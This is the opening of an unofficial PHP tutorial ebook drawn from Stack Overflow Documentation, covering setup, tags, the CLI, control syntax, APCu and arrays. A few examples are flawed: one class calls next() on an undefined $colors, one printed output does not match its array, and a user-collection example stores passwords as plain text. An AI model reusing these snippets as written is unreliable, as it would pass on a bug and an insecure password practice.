LEARNING

PHP

#php

Table of Contents

About

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: php

It is an unofficial and free PHP ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official PHP.

Chapter 1: Getting started with PHP

Remarks

PHP (recursive acronym for PHP: Hypertext Preprocessor) is a widely-used open source programming language. It is especially suited for web development. The unique thing about PHP is that it serves both beginners as well as experienced developers. It has a low barrier to entry so it is easy to get started with, and at the same time, it provides advanced features offered in other programming languages.

Open-Source

It's an open-source project. Feel free to get involved.

Language Specification

PHP has a language specification.

Supported Versions

Currently, there are three supported versions: 5.6, 7.0 and 7.1.

Each release branch of PHP is fully supported for two years from its initial stable release. After this two year period of active support, each branch is then supported for an additional year for critical security issues only. Releases during this period are made on an as-needed basis: there may be multiple point releases, or none, depending on the number of reports.

Unsupported Versions

Once the three years of support are completed, the branch reaches its end of life and is no longer supported.

A table of end of life branches is available.

Issue Tracker

Bugs and other issues are tracked at https://bugs.php.net/.

Mailing Lists

Discussions about PHP development and usage are held on the PHP mailing lists.

Official Documentation

Please help to maintain or to translate the official PHP documentation.

You might use the editor at edit.php.net. Check out our guide for contributors.

Versions

PHP 7.x

Version	Supported Until	Release Date
7.1	2019-12-01	2016-12-01
7.0	2018-12-03	2015-12-03

PHP 5.x

Version	Supported Until	Release Date
5.6	2018-12-31	2014-08-28
5.5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	2009-06-30
5.2	2011-01-06	2006-11-02
5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

Version	Supported Until	Release Date
4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002-12-27
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	2001-12-10
4.0	2001-06-23	2000-05-22

Legacy Versions

Version	Supported Until	Release Date
3.0	2000-10-20	1998-06-06
2.0		1997-11-01
1.0		1995-06-08

Examples

HTML output from web server

PHP can be used to add content to HTML files. While HTML is processed directly by a web browser, PHP scripts are executed by a web server and the resulting HTML is sent to the browser.

The following HTML markup contains a PHP statement that will add `Hello World!` to the output:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

When this is saved as a PHP script and executed by a web server, the following HTML will be sent to the user's browser:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x5.4

`echo` also has a shortcut syntax, which lets you immediately print a value. Prior to PHP 5.4.0, this short syntax only works with the short_open_tag configuration setting enabled.

For example, consider the following code:

```
<p><?= "Hello world!" ?></p>
```

Its output is identical to the output of the following:

```
<p><?php echo "Hello world!"; ?></p>
```

In real-world applications, all data output by PHP to an HTML page should be properly *escaped* to prevent XSS (Cross-site scripting) attacks or text corruption.

See also: Strings and PSR-1, which describes best practices, including the proper use of short tags (`<?= ... ?>`).

Non-HTML output from web server

In some cases, when working with a web server, overriding the web server's default content type may be required. There may be cases where you need to send data as `plain text`, `JSON`, or `XML`, for example.

The `header()` function can send a raw HTTP header. You can add the `Content-Type` header to notify the browser of the content we are sending.

Consider the following code, where we set `Content-Type` as `text/plain`:

```
header("Content-Type: text/plain");
echo "Hello World";
```

This will produce a plain text document with the following content:

    Hello World

To produce JSON content, use the `application/json` content type instead:

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

This will produce a document of type `application/json` with the following content:

    {"response":"Hello World"}

Note that the `header()` function must be called before PHP produces any output, or the web server will have already sent headers for the response. So, consider the following code:

```
// Error: We cannot send any output before the headers
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

This will produce a warning:

> **Warning:** Cannot modify header information - headers already sent by (output started
> at /dir/example.php:2) in **/dir/example.php** on line **3**

When using `header()`, its output needs to be the first byte that's sent from the server. For this
reason it's important to not have empty lines or spaces in the beginning of the file before the PHP
opening tag `<?php`. For the same reason, it is considered best practice (see PSR-2) to omit the
PHP closing tag `?>` from files that contain only PHP and from blocks of PHP code at the very end
of a file.

View the **output buffering section** to learn how to 'catch' your content into a variable to output
later, for example, after outputting headers.

Hello, World!

The most widely used language construct to print output in PHP is `echo`:

```
echo "Hello, World!\n";
```

Alternatively, you can also use `print`:

```
print "Hello, World!\n";
```

Both statements perform the same function, with minor differences:

- `echo` has a `void` return, whereas `print` returns an `int` with a value of `1`
- `echo` can take multiple arguments (without parentheses only), whereas `print` only takes one
  argument
- `echo` is slightly faster than `print`

Both `echo` and `print` are language constructs, not functions. That means they do not require
parentheses around their arguments. For cosmetic consistency with functions, parentheses can be
included. Extensive examples of the use of `echo` and `print` are available elsewhere.

C-style `printf` and related functions are available as well, as in the following example:

```
printf("%s\n", "Hello, World!");
```

See Outputting the value of a variable for a comprehensive introduction of outputting variables in
PHP.

Instruction Separation

Just like most other C-style languages, each statement is terminated with a semicolon. Also, a
closing tag is used to terminate the last line of code of the PHP block.

If the last line of PHP code ends with a semicolon, the closing tag is optional if there is no code

following that final line of code. For example, we can leave out the closing tag after `echo "No error";` in the following example:

```php
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

However, if there is any other code following your PHP code block, the closing tag is no longer optional:

```php
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
    </body>
</html>
```

We can also leave out the semicolon of the last statement in a PHP code block if that code block has a closing tag:

```php
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

It is generally recommended to always use a semicolon and use a closing tag for every PHP code block except the last PHP code block, if no more code follows that PHP code block.

So, your code should basically look like this:

```php
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

PHP CLI

PHP can also be run from command line directly using the CLI (Command Line Interface).

CLI is basically the same as PHP from web servers, except some differences in terms of standard input and output.

Triggering

The PHP CLI allows four ways to run PHP code:

1. Standard input. Run the `php` command without any arguments, but pipe PHP code into it:

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. Filename as argument. Run the `php` command with the name of a PHP source file as the first argument:

   ```
   php hello_world.php
   ```

3. Code as argument. Use the `-r` option in the `php` command, followed by the code to run. The `<?php` open tags are not required, as everything in the argument is considered as PHP code:

   ```
   php -r 'echo "Hello world!";'
   ```

4. Interactive shell. Use the `-a` option in the `php` command to launch an interactive shell. Then, type (or paste) PHP code and hit `return`:

   ```
   $ php -a
   Interactive mode enabled
   php > echo "Hello world!";
   Hello world!
   ```

Output

All functions or controls that produce HTML output in web server PHP can be used to produce output in the stdout stream (file descriptor 1), and all actions that produce output in error logs in web server PHP will produce output in the stderr stream (file descriptor 2).

Example.php

```php
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

Shell command line

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
```

```
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

Input

See: Command Line Interface (CLI)

PHP built-in server

PHP 5.4+ comes with a built-in development server. It can be used to run applications without having to install a production HTTP server such as nginx or Apache. The built-in server is only designed to be used for development and testing purposes.

It can be started by using the `-S` flag:

```
php -S <host/ip>:<port>
```

Example usage

1. Create an `index.php` file containing:

```
<?php
echo "Hello World from built-in PHP server";
```

2. Run the command `php -S localhost:8080` from the command line. Do not include `http://`. This will start a web server listening on port 8080 using the current directory that you are in as the document root.

3. Open the browser and navigate to `http://localhost:8080`. You should see your "Hello World" page.

Configuration

To override the default document root (i.e. the current directory), use the `-t` flag:

```
php -S <host/ip>:<port> -t <directory>
```

E.g. if you have a `public/` directory in your project you can serve your project from that directory using `php -S localhost:8080 -t public/`.

Logs

Every time a request is made from the development server, a log entry like the one below is written to the command line.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

PHP Tags

There are three kinds of tags to denote PHP blocks in a file. The PHP parser is looking for the opening and (if present) closing tags to delimit the code to interpret.

Standard Tags

These tags are the standard method to embed PHP code in a file.

```
<?php
    echo "Hello World";
?>
```

PHP 5.x5.4

Echo Tags

These tags are available in all PHP versions, and since PHP 5.4 are always enabled. In previous versions, echo tags could only be enabled in conjunction with short tags.

```
<?= "Hello World" ?>
```

Short Tags

You can disable or enable these tags with the option `short_open_tag`.

```
<?
    echo "Hello World";
?>
```

Short tags:

- are disallowed in all major PHP coding standards

- are discouraged in the official documentation
- are disabled by default in most distributions
- interfere with inline XML's processing instructions
- are not accepted in code submissions by most open source projects

PHP 5.x5.6

ASP Tags

By enabling the `asp_tags` option, ASP-style tags can be used.

```
<%
    echo "Hello World";
%>
```

These are an historic quirk and should never be used. They were removed in PHP 7.0.

Read Getting started with PHP online: https://riptutorial.com/php/topic/189/getting-started-with-php

Chapter 2: Alternative Syntax for Control Structures

Syntax

- structure: /* code */ endstructure;

Remarks

When mixing the alternative structure for `switch` with HTML, it is important to not have any whitespace between the initial `switch($condition):` and first `case $value:`. Doing this is attempting to echo something (whitespace) before a case.

All control structures follow the same general idea. Instead of using curly braces to encapsulate the code, you're using a colon and `endstructure;` statement: `structure: /* code */ endstructure;`

Examples

Alternative for statement

```php
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>


<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

Alternative while statement

```php
<?php

while ($condition):
    do_something();
endwhile;

?>


<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

Alternative foreach statement

```php
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>
```

Alternative switch statement

```php
<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

Alternative if/else statement

```php
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

Read Alternative Syntax for Control Structures online:
https://riptutorial.com/php/topic/1199/alternative-syntax-for-control-structures

Chapter 3: APCu

Introduction

APCu is a shared memory key-value store for PHP. The memory is shared between PHP-FPM processes of the same pool. Stored data persists between requests.

Examples

Simple storage and retrieval

`apcu_store` can be used to store, `apcu_fetch` to retrieve values:

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

Store information

`apcu_cache_info` provides information about the store and its entries:

```
print_r(apcu_cache_info());
```

> Note that invoking `apcu_cache_info()` without limit will return the complete data currently stored.
> To only get the meta data, use `apcu_cache_info(true)`.
> To get information about certain cache entries better use `APCUIterator`.

Iterating over Entries

The `APCUIterator` allows to iterate over entries in the cache:

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

The iterator can be initialized with an optional regular expression to select only entries with matching keys:

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
}
```

Information about a single cache entry can be obtained via:

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

Read APCu online: https://riptutorial.com/php/topic/9894/apcu

Chapter 4: Array iteration

Syntax

- for ($i = 0; $i < count($array); $i++) { incremental_iteration(); }
- for ($i = count($array) - 1; $i >= 0; $i--) { reverse_iteration(); }
- foreach ($data as $datum) { }
- foreach ($data as $key => $datum) { }
- foreach ($data as &$datum) { }

Remarks

Comparison of methods to iterate an array

Method	Advantage
`foreach`	The simplest method to iterate an array.
`foreach` by reference	Simple method to iterate and change elements of an array.
`for` with incremental index	Allows iterating the array in a free sequence, e.g. skipping or reversing multiple elements
Internal array pointers	It is no longer necessary to use a loop (so that it can iterate once every function call, signal receive, etc.)

Examples

Iterating multiple arrays together

Sometimes two arrays of the same length need to be iterated together, for example:

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map` is the simplest way to accomplish this:

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

which will output:

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

This can be done through a common index:

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

If the two arrays don't have the incremental keys, `array_values($array)[$i]` can be used to replace `$array[$i]`.

If both arrays have the same order of keys, you can also use a foreach-with-key loop on one of the arrays:

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

Separate arrays can only be looped through if they are the same length and also have the same key name. This means if you don't supply a key and they are numbered, you will be fine, or if you name the keys and put them in the same order in each array.

You can also use `array_combine`.

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

Then you can loop through this by doing the same as before:

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

Using an incremental index

This method works by incrementing an integer from 0 to the greatest index in the array.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

This also allows iterating an array in reverse order without using `array_reverse`, which may result in overhead if the array is large.

```
$colors = ['red', 'yellow', 'blue', 'green'];
```

```
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

You can skip or rewind the index easily using this method.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

Output:

```
alpha
beta
gamma
beta
zeta
epsilon
```

For arrays that do not have incremental indices (including arrays with indices in reverse order, e.g.
`[1 => "foo", 0 => "bar"]`, `["foo" => "f", "bar" => "b"]`), this cannot be done directly. `array_values`
or `array_keys` can be used instead:

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

Using internal array pointers

Each array instance contains an internal pointer. By manipulating this pointer, different elements of an array can be retrieved from the same call at different times.

Using `each`

Each call to `each()` returns the key and value of the current array element, and increments the internal array pointer.

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
```

```
}
```

Using next

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

Note that this example assumes no elements in the array are identical to boolean `false`. To prevent such assumption, use `key` to check if the internal pointer has reached the end of the array:

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

This also facilitates iterating an array without a direct loop:

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

Using foreach

Direct loop

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

Loop with keys

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

Loop by reference

In the `foreach` loops in the above examples, modifying the value (`$color` or `$food`) directly doesn't change its value in the array. The `&` operator is required so that the value is a reference pointer to the element in the array.

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

This is similar to:

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                 // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

Concurrency

PHP arrays can be modified in any ways during iteration without concurrency problems (unlike e.g. Java `List`s). If the array is iterated by reference, later iterations will be affected by changes to the array. Otherwise, the changes to the array will not affect later iterations (as if you are iterating a copy of the array instead). Compare looping by value:

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Output:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

But if the array is iterated with reference,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
```

```
    echo "$key => $value\n";
}
```

Output:

```
0 => 1
2 => 3
6 => 17
```

The key-value set of `4 => 5` is no longer iterated, and `6 => 7` is changed to `6 => 17`.

Using ArrayObject Iterator

Php arrayiterator allows you to modify and unset the values while iterating over arrays and objects.

Example:

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];

$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

Output:

```
1 => apple
2 => banana
3 => cherry
```

Read Array iteration online: https://riptutorial.com/php/topic/5727/array-iteration

Chapter 5: Arrays

Introduction

An array is a data structure that stores an arbitrary number of values in a single value. An array in PHP is actually an ordered map, where map is a type that associates values to keys.

Syntax

- $array = array('Value1', 'Value2', 'Value3'); // Keys default to 0, 1, 2, ...,
- $array = array('Value1', 'Value2',); // Optional trailing comma
- $array = array('key1' => 'Value1', 'key2' => 'Value2',); // Explicit keys
- $array = array('key1' => 'Value1', 'Value2',); // Array (['key1'] => Value1 [1] => 'Value2')
- $array = ['key1' => 'Value1', 'key2' => 'Value2',]; // PHP 5.4+ shorthand
- $array[] = 'ValueX'; // Append 'ValueX' to the end of the array
- $array['keyX'] = 'ValueX'; // Assign 'valueX' to key 'keyX'
- $array += ['keyX' => 'valueX', 'keyY' => 'valueY']; // Adding/Overwrite elements on an existing array

Parameters

Parameter	Detail
Key	The key is the unique identifier and index of an array. It may be a `string` or an `integer`. Therefore, valid keys would be `'foo', '5', 10, 'a2b', ...`
Value	For each `key` there is a corresponding value (`null` otherwise *and a notice is emitted upon access*). The value has no restrictions on the input type.

Remarks

See also

- Manipulating a single array
- Executing upon an array
- Array iteration
- Processing multiple arrays together

Examples

Initializing an Array

An array can be initialized empty:

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

An array can be initialized and preset with values:

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

An array can also be initialized with custom indexes *(also called an associative array)*:

```
// A simple associative array
$fruit = array(
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

If the variable hasn't been used before, PHP will create it automatically. While convenient, this might make the code harder to read:

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

The index will usually continue where you left off. PHP will try to use numeric strings as integers:

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

To initialize an array with fixed size you can use `SplFixedArray`:

```php
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

Note: An array created using `SplFixedArray` has a reduced memory footprint for large sets of data, but the keys must be integers.

To initialize an array with a dynamic size but with `n` non empty elements (e.g. a placeholder) you can use a loop as follows:

```php
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

If all your placeholders are the same then you can also create it using the function `array_fill()`:

> array array_fill (int $start_index , int $num , mixed $value)

This creates and returns an array with `num` entries of `value`, keys starting at `start_index`.

Note: If the `start_index` is negative it will start with the negative index and continue from 0 for the following elements.

```php
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

Conclusion: With `array_fill()` you are more limited for what you can actually do. The loop is more flexible and opens you a wider range of opportunities.

Whenever you want an array filled with a range of numbers (e.g. 1-4) you could either append every single element to an array or use the `range()` function:

array range (mixed $start , mixed $end [, number $step = 1])

This function creates an array containing a range of elements. The first two parameters are required, where they set the start and end points of the (inclusive) range. The third parameter is optional and defines the size of the steps being taken. Creating a `range` from `0` to `4` with a `stepsize` of `1`, the resulting array would consist of the following elements: `0`, `1`, `2`, `3`, and `4`. If the step size is increased to `2` (i.e. `range(0, 4, 2)`) then the resulting array would be: `0`, `2`, and `4`.

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` can work with integers, floats, booleans (which become casted to integers), and strings. Caution should be taken, however, when using floats as arguments due to the floating point precision problem.

Check if key exists

Use `array_key_exists()` or `isset()` or `!empty()`:

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

Note that `isset()` treats a `null` valued element as non-existent. Whereas `!empty()` does the same for any element that equals `false` (using a weak comparision; for example, `null`, `''` and `0` are all treated as false by `!empty()`). While `isset($map['foobar']);` is `true`, `!empty($map['foobar'])` is `false`. This can lead to mistakes (for example, it is easy to forget that the string `'0'` is treated as false) so use of `!empty()` is often frowned upon.

Note also that `isset()` and `!empty()` will work (and return false) if `$map` is not defined at all. This makes them somewhat error-prone to use:

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
```

```
isset($my_array_with_a_lang_name['foo']); // returns false
```

You can also check for ordinal arrays:

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

Note that `isset()` has better performance than `array_key_exists()` as the latter is a function and the former a language construct.

You can also use `key_exists()`, which is an alias for `array_key_exists()`.

Checking if a value exists in array

The function `in_array()` returns true if an item exists in an array.

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

You can also use the function `array_search()` to get the key of a specific item in an array.

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x5.5

In PHP 5.5 and later you can use `array_column()` in conjunction with `array_search()`.

This is particularly useful for checking if a value exists in an associative array:

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
```

```
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

Validating the array type

The function `is_array()` returns true if a variable is an array.

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

You can type hint the array type in a function to enforce a parameter type; passing anything else
will result in a fatal error.

```
function foo (array $array) { /* $array is an array */ }
```

You can also use the `gettype()` function.

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

ArrayAccess and Iterator Interfaces

Another useful feature is accessing your custom object collections as arrays in PHP. There are
two interfaces available in PHP (>=5.0.0) core to support this: `ArrayAccess` and `Iterator`. The
former allows you to access your custom objects as array.

ArrayAccess

Assume we have a user class and a database table storing all the users. We would like to create a
`UserCollection` class that will:

1. allow us to address certain user by their username unique identifier
2. perform basic (not all CRUD, but at least Create, Retrieve and Delete) operations on our
   users collection

Consider the following source (hereinafter we're using short array creation syntax `[]` available
since version 5.4):

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];
```

```php
    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }

    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }

    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
}
```

then we can :

```php
$users = new UserCollection();

var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
```

```
                        'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

which will output the following, assuming there was no `testuser` before we launched the code:

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

IMPORTANT: `offsetExists` is not called when you check existence of a key with `array_key_exists` function. So the following code will output `false` twice:

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

Iterator

Let's extend our class from above with a few functions from `Iterator` interface to allow iterating over it with `foreach` and `while`.

First, we need to add a property holding our current index of iterator, let's add it to the class properties as `$_position`:

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

Second, let's add `Iterator` interface to the list of interfaces being implemented by our class:

```
class UserCollection implements ArrayAccess, Iterator {
```

then add the required by the interface functions themselves:

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
```

```
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

So all in all here is complete source of the class implementing both interfaces. Note that this example is not perfect, because the IDs in the database may not be sequential, but this was written just to give you the main idea: you can address your objects collections in any possible way by implementing `ArrayAccess` and `Iterator` interfaces:

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;

    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

and a foreach looping through all user objects:

```
foreach ($users as $user) {
    var_dump($user['id']);
}
```

which will output something like

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

Creating an array of variables

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

